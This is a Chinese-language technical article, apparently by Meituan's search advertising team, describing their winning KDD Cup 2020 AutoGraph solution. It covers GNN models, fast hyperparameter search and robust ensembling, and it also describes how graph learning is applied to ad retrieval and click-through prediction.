然而，无论是传统的启发式方法还是最近基于 GNN 的方法，都需要投入大量的计算和专业知识资源，只有这样才能获得令人满意的任务性能。 例如在 Deepwalk[2] 和 Node2Vec[3] 中，必须对两种众所周知的基于随机游动的方法进行微调，以获得各种不同的超参数，例如每个结点的游走长度和数量、窗口大小等，以获得更好的性能。 而当使用 GNN 模型时，例如 GraphSAGE[4] 或 GAT[5]，我们必须花费大量时间来选择 GraphSAGE 中的最佳聚合函数或 GAT 中多头自注意力头的数量。因此，由于人类专家在调参过程需要付出大量时间和精力，进而限制了现有图表示模型的应用。

AutoML[6] 是降低机器学习应用程序中人力成本的一种有效方法，并且在超参数调整、模型选择、神经体系结构搜索和特征工程方面都取得了令人鼓舞的成绩。 为了使更多的人和组织能够充分利用其图结构数据，KDD Cup 2020 AutoML 赛道举办了针对图结构数据的 AutoGraph 竞赛。在这一竞赛中，参与者应设计一个解决方案来自动化进行图表示学习问题（无需任何人工干预）。该解决方案可以基于图的给定特征、邻域和结构信息，有效而高效地学习每个结点的高质量表示，解决方案应设计为自动提取和利用图中的任何有用信号。

本次 AutoGraph 竞赛针对自动化图学习这一前沿领域，选择了图结点多分类任务来评估表示学习的质量。竞赛官方准备了 15 个图结构数据集，其中 5 个数据集可供下

载，以便参赛者离线开发其解决方案。 除此之外，还将向参与者提供另外 5 个反馈数据集，以评估其 AutoGraph 解决方案的公共排行榜得分。 之后，无需人工干预，竞赛的最后一次提交将在剩余的 5 个数据集里进行评估，这 5 个数据集对于参赛者而言是一直不可见的，评估排名最终会被用来评估所有参赛者的解决方案。 而且，这些数据集是从真实业务中收集的，随机划分为训练集和测试集，每个数据集给予了图结点 id 和结点特征，以及图边和边权信息，并且每个数据集都给了时间预算。参赛者必须在给定的时间预算和算力内存限制下设计一个自动化图学习解决方案，对每个数据集进行结点分类。每个数据集会通过精度（Accuracy）来评估准确性，通过精度可以确定参赛者们在每个数据集的排名，最终排名将根据最后 5 个数据集的平均排名来评估。

数据分析与问题理解

我们对离线五个图数据集进行分析，发现其图的类型多种多样，如下表 1 所示。从图的平均度可以看出离线图 3、4 较为稠密，而图 1、2、5 较为稀疏，从特征数量可以看出图 1、2、3、4 带有结点特征，图 5 无结点特征，同时我们发现图 4 是有向图而图 1、2、3、5 是无向图，我们考虑将图类型划分为有向图 / 无向图、稠密图 / 稀疏图、带特征图 / 无特征图等。

从表 1 中，我们也可以看出大部分图数据集的时间限制都在 100 秒左右，这是一个很短的时间限制，大部分神经网络架构和超参数搜索方案 [7,8,9,10] 都需要一个较长的搜索时间，需要数十个小时甚至长达数天进行架构和超参数搜索。因此，不同于神经网络架构搜索，我们需要一个结构和超参数快速搜索的方案。

图数据集	1	2	3	4	5
结点个数	2708	3327	10000	10000	7521
边数量	5278	4552	733316	5833962	7804
平均度	1.949	1.368	73.3316	583.3962	1.0376
特征数量（含结点ID）	1415	3658	590	294	1
时间限制（秒）	100	100	100	200	100
有向图/无向图	无向图	无向图	无向图	有向图	无向图
类别数	7	6	41	20	3

表 1　离线五个图数据集的概况

如图 3 所示，我们发现在图数据集 5 上存在着模型训练不稳定的问题，模型在某个 epoch 上验证集精度显著下降。我们考虑主要是图数据集 5 易于学习，会发生过拟合现象，因此我们在自动化建模过程中需要保证模型的强鲁棒性。




图 3　模型在训练过程中的不稳定性

同时，从下图 4 可以发现，不同于传统的固定数据集评测数据挖掘竞赛，保证多个类型，分布差异大的数据集排名的稳定性相比于优化某个数据集的精度更为重要。例如，数据集 5 模型精度差异仅有 0.15%，却导致了十个名次的差异，数据集 3 模型精度差异有 1.6%，却仅导致 7 个名次的差异，因而我们需要采用排名鲁棒的建模方式来增强数据集排名的稳定性。

<Rank> ▲	Dataset 1 ▲	Dataset 2 ▲	Dataset 3 ▲	Dataset 4 ▲	Dataset 5 ▲
3.2000	0.9291(5)	0.9585(3)	0.9373(1)	0.8846(5)	0.9661(2)
5.0000	0.9261(11)	0.9595(1)	0.9266(3)	0.8849(2)	0.9648(8)
5.0000	0.9338(1)	0.9576(5)	0.9231(4)	0.8845(6)	0.9643(9)
5.8000	0.9243(14)	0.9581(4)	0.9200(6)	0.8847(4)	0.9664(1)
6.2000	0.9295(3)	0.9570(7)	0.9126(10)	0.8846(5)	0.9651(6)
7.0000	0.9268(9)	0.9593(2)	0.9205(5)	0.8832(16)	0.9659(3)
9.6000	0.9238(16)	0.9573(6)	0.9046(12)	0.8850(1)	0.9634(13)
10.2000	0.9315(2)	0.9553(11)	0.9013(24)	0.8847(4)	0.9642(10)
10.6000	0.9276(7)	0.9536(16)	0.9358(2)	0.8846(5)	0.9606(23)
15.2000	0.9226(18)	0.9503(26)	0.9029(19)	0.8845(6)	0.9650(7)

图 4　不同参赛团队在不同数据集上的精度及排名

问题挑战

基于以上数据分析，该赛题中存在以下三个挑战：

- **图数据的多样性**：解决方案要在多个不同的图结构数据上都能达到一个好的效果，图的类型多种多样，包含了有向图 / 无向图、稠密图 / 稀疏图、带特征图 / 无特征图等。
- **超短时间预算**：大部分数据集的时间限制在 100s 左右，在图结构和参数的搜索上需要有一个快速搜索的方案。

- **鲁棒性**：在 AutoML 领域，鲁棒性是非常重要的一个因素，最后一次提交要求选手在之前没见过的数据集上进行自动化建模。

竞赛技术方案

针对以上三个挑战，我们设计了一个自动化图学习框架，如下图 5 所示，我们对输入的图预处理并进行图特征构建。为了克服图的多样性挑战，我们设计了多个图神经网络，每个图神经网络对于不同类型的图有各自的优势。为了克服超短时间预算挑战，我们采用了一个图神经网络结构和超参快速搜索的方法，使用更小的搜索空间以及更少的训练轮数来达到一个更快的搜索速度。为了克服鲁棒性挑战，我们设计了一个多级鲁棒性模型融合策略。最终，我们的自动化图学习解决方案可以在较短的时间内对多个不同图结构数据进行结点分类，并达到鲁棒性效果。接下来，我们将详细地介绍整个解决方案。




图 5　自动化图学习框架

数据预处理与特征构建

有向图处理：大多数谱域 GNN 方法并不能很好地处理有向图，它们的理论依赖于拉普拉斯矩阵的谱分解，而大多数有向图的邻接矩阵是非对称矩阵，不能直接定义拉普利矩阵及其谱分解。特别的，当一个结点只有入度没有出度时，GCN 等方法并不能有效地获取其邻居信息。由于赛题关注于结点分类而不是链接预测等，考虑大多数图结点分类问题，更为重要的是如何有效地提取图的邻居信息，因而我们将有向图的边进行反转改为无向图，无向图新边的权重与有向图被反转边的权重相等。

特征提取：为了更有效地进行结点的表示学习，提取了一些图的人工特征来让 GNN 进行更好地表示学习，例如结点的度、一阶邻居以及二阶邻居的特征均值等，我们对于数值跨度大的特征进行分桶，对这些特征进行 Embedding，避免过拟合的同时保证了数值的稳定性。

图神经网络模型

为了克服图的多样性挑战，我们结合谱域及空域两类图神经网络方法，采用了 GCN[11]、TAGConv[12]、GraphSAGE[4]、GAT[5] 四个图神经网络模型对多种不同图结构数据进行更好地表示学习，每个模型针对不同类型的图结构数据有各自的优势。

图作为一种非欧式空间结构数据，其邻居结点个数可变且无序，直接设计卷积核是困难的。谱域方法通过图拉普拉斯矩阵的谱分解，在图上进行傅立叶变换得到图卷积函数。GCN 作为谱域的经典方法，公式如下所示，其中 D 是对角矩阵，每个对角元素为对应结点的度，A 是图的邻接矩阵，它通过给每个结点加入自环来使得卷积函数可以获取自身结点信息，图中的 A 帽和 D 帽矩阵即是加自环后的结果，并在傅立叶变换之后使用切比雪夫一阶展开近似谱卷积，使每一个卷积层仅处理一阶邻域信息，可以通过堆叠多个卷积层达到多阶邻域信息传播。GCN 简单且有效，我们将 GCN 应用到所有数据集上，大部分数据集能取得较好的效果。

$$\mathbf{X}' = \hat{\mathbf{D}}^{-1/2}\hat{\mathbf{A}}\hat{\mathbf{D}}^{-1/2}\mathbf{X}\mathbf{\Theta}$$

相较于堆叠多层获取多阶领域信息的 GCN 方法，TAGConv 通过邻接矩阵的多项式拓扑连接来获取多阶领域信息。公式如下所示，可以发现，其通过预先计算邻接矩阵的 k 次幂，相比 GCN 可以在训练过程中实现多阶邻域卷积并行计算，高阶邻域的结果不受低阶邻域结果的影响，从而能加快模型在高阶邻域中的学习。在我们的实验结果上，其在稀疏图上能快速收敛并相比于 GCN 能达到一个更好的效果。

$$\mathbf{X}' = \sum_{k=0}^{K} \mathbf{D}^{-1/2}\mathbf{A}^{k}\mathbf{D}^{-1/2}\mathbf{X}\mathbf{\Theta}_{k}$$

相较于谱域方法利用傅立叶变换来设计卷积核参数，空域方法的核心在于直接聚合邻居结点的信息，难点在于如何设计带参数、可学习的卷积核。GraphSAGE 提出了经典的空域学习框架，其通过图采样与聚合来引入带参数可学习的卷积核，其核心思想是对每个结点采样固定数量的邻居，这样就可以支持各种聚合函数。均值聚合函数的公式如下所示，其中的聚合函数可以替换为最大值聚合，甚至可以替换为带参数的 LSTM 等神经网络。由于 GraphSAGE 带有邻居采样算子，我们引入该图神经网络来极大地加速稠密图的计算。在我们的实验结果上，它在稠密图上的运行时间远小于其他图神经网络，并且能达到一个较好的效果。

$$\mathbf{x}_i' = \mathbf{W}_1\mathbf{x}_i + \mathbf{W}_2 \cdot \mathrm{mean}_{j\in\mathcal{N}(i)}\mathbf{x}_j$$

GAT 方法将 Attention 机制引入图神经网络中，公式如下所示。它通过图结点特征间的 Attention 计算每个结点与其邻居结点的权重，通过权重对结点及其邻居结点进行聚合作为结点的下一层表示。通过 Masked Attention 机制，GAT 能处理可变个数的邻居结点，并且其使用图结点及其邻居结点的特征来学习邻居聚合的权重，能有效利用结点的特征信息来进行图卷积，泛化效果更强，它参考了 Transformer 引入了 Multi-head Attention 来提高模型的拟合能力。GAT 由于利用了结点特征来计算结点与邻居结点间的权重，在带有结点特征的数据集上表现优异，但如果特征维度多就会使得 GAT 计算缓慢，甚至会出现内存溢出的现象，我们需要在特征维度多的情况

下对 GAT 的参数进行搜索限制，要求其在一个参数量更小的空间下搜索。

$$\alpha_{i,j} = \frac{\exp\left(\text{LeakyReLU}\left(\mathbf{a}^\top [\mathbf{\Theta}\mathbf{x}_i \,\|\, \mathbf{\Theta}\mathbf{x}_j]\right)\right)}{\sum_{k \in \mathcal{N}(i)\cup\{i\}} \exp\left(\text{LeakyReLU}\left(\mathbf{a}^\top [\mathbf{\Theta}\mathbf{x}_i \,\|\, \mathbf{\Theta}\mathbf{x}_k]\right)\right)}$$

$$\mathbf{x}'_i = \alpha_{i,i}\mathbf{\Theta}\mathbf{x}_i + \sum_{j \in \mathcal{N}(i)} \alpha_{i,j}\mathbf{\Theta}\mathbf{x}_j$$

超参快速搜索

由于超短时间预算的挑战，我们需要设计一个超参快速搜索方法来保证花较少的时间就可以对每个图模型进行参数搜索，并且在每个数据集上尽可能地使用更多的图模型进行训练和预测。如下图 6 所示，我们将参数搜索分为线下搜索和线上搜索两个部分。




图 6　超参快速搜索

我们在线下搜索时，针对每一个图模型在多个数据集上使用一个大的搜索空间去确定图结构和参数边界，保证每个数据集在这个边界中都有较好的效果。具体地，我们对有向图 / 无向图、稀疏图 / 稠密图、带特征图 / 无特征图等不同图类型都对不同模型的大多数参数进行了搜索，确定了几个重要超参数。例如对于稀疏图，调整

GCN 的层数以及 TAGConv 多项式的阶数，使得其卷积感受野更大，可以迅速对数据集进行拟合，以使得其可以快速收敛；对于特征特别多的图，调整 GAT 的卷积层数、多头自注意力头的数量和隐层神经元个数以使得其训练时间在预算之内并且有较好的效果；对于稠密图，调整 GraphSAGE 的邻居采样，使得其训练可以加速。我们在线下主要确定了不同图模型学习率、卷积层数、隐层神经元个数等这三个重要参数的边界。

由于线上时间预算的限制，我们通过线下的参数边界确定了一个小的参数搜索子空间进行搜索。由于时间预算是相对少的，我们没有充足的时间在参数上做完整的训练验证搜索，因此我们设计了一个快速参数搜索方法。对于每个模型的超参空间，我们通过少量 epochs 的训练来比较验证集精度从而确定超参数。如下图 7 所示，我们通过 16 轮的模型训练来选取验证集精度最优的学习率 0.003，我们的目的是确定哪些超参数可以使得模型快速拟合该数据集，而不追求选择最优的超参数，这样既可以减少超参的搜索时间，也可以减少后续模型训练的时间。通过快速超参搜索，我们保证每个模型在每个数据集上可以在较短内确定超参数，从而利用这些超参数进行每个模型的训练。




图 7　少量 epochs 模型训练下不同学习率的验证集精度

多级鲁棒模型融合

由于在该次竞赛中是通过数据集排名平均来确定最终排名，故而鲁棒性是特别重要的。为了达到鲁棒效果，我们采用了一个多级鲁棒模型融合策略。如下图 8 所示，我们在数据层面进行切分来进行多组模型训练，每组模型包含训练集及验证集，通过验证集精度使用 Early Stopping 来保证每个模型的鲁棒效果。每组模型包括多种不同的图模型，每种图模型训练进行 n-fold bagging 进行融合来取得稳定效果。不同种类的图模型由于验证精度差异较大，我们需要对不同种类的图模型进行稠密度自适应带权融合来利用不同模型在不同数据集上的差异性。最后，我们再对每组图模型进行均值融合来利用数据间的差异性。




图 8　多级鲁棒模型融合

稠密度自适应带权融合：如图 4 所示，由于某些图数据集较为稀疏且无特征太容易拟合，选手间精度相差小但是排名差异却较大。例如，数据集 5 模型精度差异仅有 0.15%，却导致了十个名次的差异，数据集 3 模型精度差异有 1.6%，却仅导致 7 个名次的差异，因而我们对于多种图模型采用了稠密度自适应的融合方式。

融合权重如以下公式所示，其中 #edges 为边的数量，#nodes 为结点数量，则 #edges/#nodes 表示为图的稠密度，acc（Accuracy）为模型验证集精度，alpha、beta、gamma 为超参数，每个模型的权重由 weight 确定。从以下公式可以看出，如果图足够稠密，则我们只需根据模型精度差异去得到模型权重，无需根据稠密度去

自适应调整，参数 alpha 为是否进行稠密度自适应加权的稠密度临界值；如果图足够稀疏，则模型权重与其验证集精度和数据集的稠密度有关，图越稀疏，则模型权重差异越大。这是由于图越稀疏则模型精度差异性越小，但选手间的排名差异却较大，则我们需要给予更好的模型更大的权重来保证排名的稳定性。

$$density = min(\alpha, log(\frac{\#edges}{\#nodes}) + 1)$$

$$acc_i = acc_i - \frac{1}{n}\sum_{i=1}^{n} acc_i$$

$$acc_i = acc_i - min_i(acc)$$

$$weight_i = softmax(\frac{acc_i}{1 + \frac{(1+density)^{\beta}}{\gamma}})$$

评估结果

表 2 所示的是不同图模型在离线五个图数据集上的测试精度，与图神经网络模型章节所描述的特点一致，GCN 在各个图数据集上有较好的效果。而 TAGConv 在稀疏图数据集 1、2、5 有更优异的效果，GraphSAGE 在稠密图数据集 4 上取得最好的效果，GAT 在有特征的数据集 1、2、4 中表现较为良好，而模型融合在每个数据集上都能取得更稳定且更好的效果。

图数据集	1	2	3	4	5
GCN	0.8864	0.7436	0.9437	0.9392	0.8700
TAGC	0.8808	0.7516	0.8831	0.9377	0.8809
GraphSAGE	0.8740	0.7441	0.9355	0.9559	0.8811
GAT	0.8823	0.7471	0.9318	0.9480	0.8753
Ensemble	0.8895	0.7566	0.9487	0.9607	0.8831

表 2　不同图模型在离线五个图数据集上的测试精度

如下表 3 所示，我们的解决方案在每个图数据集上均达到鲁棒性效果，每个数据集的排行均保持较领先的水平，并避免过度拟合，从而在平均排行上取得了第一，最终我们 Aister 团队在 KDD Cup 2020 AutoGraph 赛题道上赢得了冠军。

team	avg rank	dataset 1	dataset 2	dataset 3	dataset 4	dataset 5
aister	4.8	6	4	4	7	3
PASA_NJU	5.2	2	7	8	4	5
qqerret	5.4	15	6	3	2	1
common	6.6	2	1	2	12	16
PostDawn	7.4	8	10	12	1	6

表 3　Top 5 参赛队伍在最后 5 个数据集上所有图数据集的平均排行及在每个图数据集的单独排行

广告业务应用

搜索广告算法团队负责美团与大众点评双平台的搜索广告与筛选列表广告业务，业务类型涉及餐饮、休闲娱乐、丽人、酒店等，丰富的业务类型为算法优化带来很大空间与挑战。在美团丰富的搜索广告业务场景中，结点类型非常丰富，有用户、Query、Ad、地理位置甚至其他细分的组合结点，结点间的边关系也非常多样化，十分适合通过图学习进行建模。我们在搜索广告的触发模块及点击率预估模块进行图学习的深入优化，带来了业务效果的提升。

不仅结点间具有丰富的边关系，每种结点都有丰富的属性信息，比如 Ad 门店包含结构化的店名、品类、地址位置、星级、销量、客单价以及点击购买次数等统计信息。因此，我们的图是一种典型的异构属性图。目前在搜索广告场景下，我们主要关注包含 Query 和 Ad 两类结点的异构属性图。

如下图 9 所示，我们构建包含了 Query 结点和 Ad 结点的图，应用于触发模块与点击率预估模块。目前，该图使用的边关系主要包括以下几种：

- Query-Query Session：用户在一次会话中的多次 Query 提交；
- Query-Query Similarity Mining：基于用户浏览点击日志挖掘的 Query-Query 相关性数据；
- Query-Ad Click：Query 下 Ad 的点击；
- Ad-Ad CoClick：在同一次请求或用户行为序列中，两个 Ad 的共同点击。




图 9　异构图的构建

图模型在触发模块主要应用于广告 Ad 的向量召回，离线构建 Ad 向量索引，线上实时预估 Query 向量，通过 ANN 检索的方式召回相关性较高的广告 Ad。相比于传统的基于 Bidword 的触发方式，基于图模型的向量化召回在语义相关性及长尾流量上有较明显的优势，通过增加召回率显著提升了广告变现效率。

图 10 所示的是基于图表示多任务学习的触发图网络。我们采用基于 MetaPath 的 Node2Vec 游走生成正例，负例通过全局采样得到。在负例采样时，我们限定负例的品类必须和正例一致，否则由于在特征方面使用了品类特征，模型会轻易地学到使用品类特征区分正负例，弱化了其他特征的学习程度，导致了模型在同品类结点中区分度不好。并且负采样时，使用结点的权重进行 Alias 采样，保证与正例分布一致。为了增强泛化能力解决冷启动问题，我们使用每个结点对应的属性特征而不使用结点 id 特征，这些泛化特征可以有效地缓解冷门结点问题，异构图中未出现的结点，也可以根据它的属性特征，实时预估线上新 Query 或 Ad 的向量。

同时，对于不同结点类型应用不同的深度网络结构，对于 Query 结点，我们采用基于字粒度和词粒度的 LSTM-RNN 网络，Ad 结点采用 SparseEmbedding+MLP 的网络。对于异构边类型，我们希望在模型训练过程中能刻画不同边的影响。对于同一个结点，在不同的边上对应单独的一个深度网络，多个边的深度网络生成的 Embedding 通过 Attention 的方式进行融合，形成结点的最终 Embedding。为了充分利用图的结构信息，我们主要采用 GraphSage 中提出的结点信息汇聚方式。在本结点生成向量的过程中，除了利用本结点的属性特征外，也使用了邻居聚合向量作为特征输入，提升模型的泛化能力。

另外，在美团 O2O 场景下，用户的访问时刻、地理位置等 Context 信息非常重要。因此，我们尝试了图模型和双塔深度模型的多目标联合训练，其中双塔模型使用了用户浏览点击数据，其中包含丰富的 Context 信息。Query 首先经过图模型得到 Context 无关的静态向量，然后与 Context 特征 Embedding 拼接，经过全连接层得到 Context-Aware 的动态 Query 向量。




图 10　基于图表示学习的触发网络

在点击率预估模块，相较于侧重于相关性建模的触发模块，更侧重于用户个性化的表达。图结构数据可对用户行为序列进行补充、扩建，起到挖掘用户潜在多峰兴趣的效果，从而提高用户点击率。我们通过在 DSIN（Deep Session Interest Network）网络中引入图神经网络，将更为发散的用户兴趣扩充引入 Session 结构化建模。全局的图结构信息不仅有效扩展了用户潜在兴趣点，并且 GNN Attention 机制可以将目标 Ad 与图中潜在兴趣 Ad 信息结合，进一步挖掘出用户的目标兴趣。

如图 11 所示，对于任意用户行为序列，序列中每一个 Ad，都可以在 Ad 图中进行邻接点遍历，得到其兴趣接近的其余 Ad 表达；用户行为序列是用户的点击序列，可视为用户兴趣的显示表达；经过 Ad 图拓展得到的序列，是行为序列在图数据中最相似的 Ad 组成的序列，可视为用户潜在兴趣的表达。用户原始行为序列的建模，目前基线采用 DSIN 模型；拓展序列的建模，则采用图神经网络的相关方法，利用 GNN attention 处理得到兴趣向量，并和目标 Ad 交叉。我们的实验显示，在 DSIN 基线模型的基础上，拓展序列还能进一步取得精度提升。

未来，我们还会进一步探索图模型在点击率模块中的应用，包括基于用户意图的图模型等。




图 11　基于图神经网络的个性化预估网络

总结与展望

KDD Cup 是同工业界联接非常紧密的一项国际比赛，每年赛题紧扣业界热点问题与实际问题，而且历年产出的 Winning Solution 对工业界也都有很大的影响。例如，KDD Cup 2012 产出了 FFM（Feild-Aware Factorization Machine）与 XGBoost 的原型，在工业界已经取得了非常广泛的应用。

今年的 KDD Cup 主要关注在自动化图表示学习以及推荐系统等领域上，图表示学习在近年来既是学术界的热点，也被工业界广泛应用。而 AutoML 领域则致力于探索机器学习端到端全自动化，将 AutoML 与图表示学习两大研究热点相结合，有助于节省在图上进行大量探索的人工成本，解决了复杂度较高的图网络调优问题。

本文介绍了搜索广告算法团队 KDD Cup 2020 AutoGraph 赛题的解决方案，通过对所给的离线数据集进行数据分析，我们定位了赛题的三个主要挑战，采用了一个自动化图学习框架，通过多种图神经网络的结合解决了图数据的多样性挑战，通过超参快速搜索方法来保证自动化建模方案的运行时间在预算之内，以及采用了多级鲁棒模型融合策略来保证在不同类型数据集的鲁棒性。同时，也介绍我们在美团搜索广告触发模块以及点击率预估模块上关于图学习的业务应用，这次比赛也让我们对自动化图表示学习的研究方向有了更进一步的认知。在未来的工作中，我们会基于本次比赛取得的经验进一步优化图模型，并尝试通过 AutoML 技术优化广告系统，解决系统中难以人工遍历的模型优化与特征优化等问题。

参考文献

[1] Wu Z, Pan S, Chen F, et al. A comprehensive survey on graph neural networks[J]. IEEE Transactions on Neural Networks and Learning Systems, 2020.

[2] Perozzi B, Al-Rfou R, Skiena S. Deepwalk: Online learning of social representations[C]//Proceedings of the 20th ACM SIGKDD international conference on Knowledge discovery and data mining. 2014: 701-710.

[3] Grover A, Leskovec J. node2vec: Scalable feature learning for networks[C]// Proceedings of the 22nd ACM SIGKDD international conference on Knowledge discovery and data mining. 2016: 855-864.

[4] Hamilton W, Ying Z, Leskovec J. Inductive representation learning on large graphs[C]//Advances in neural information processing systems. 2017: 1024-1034.

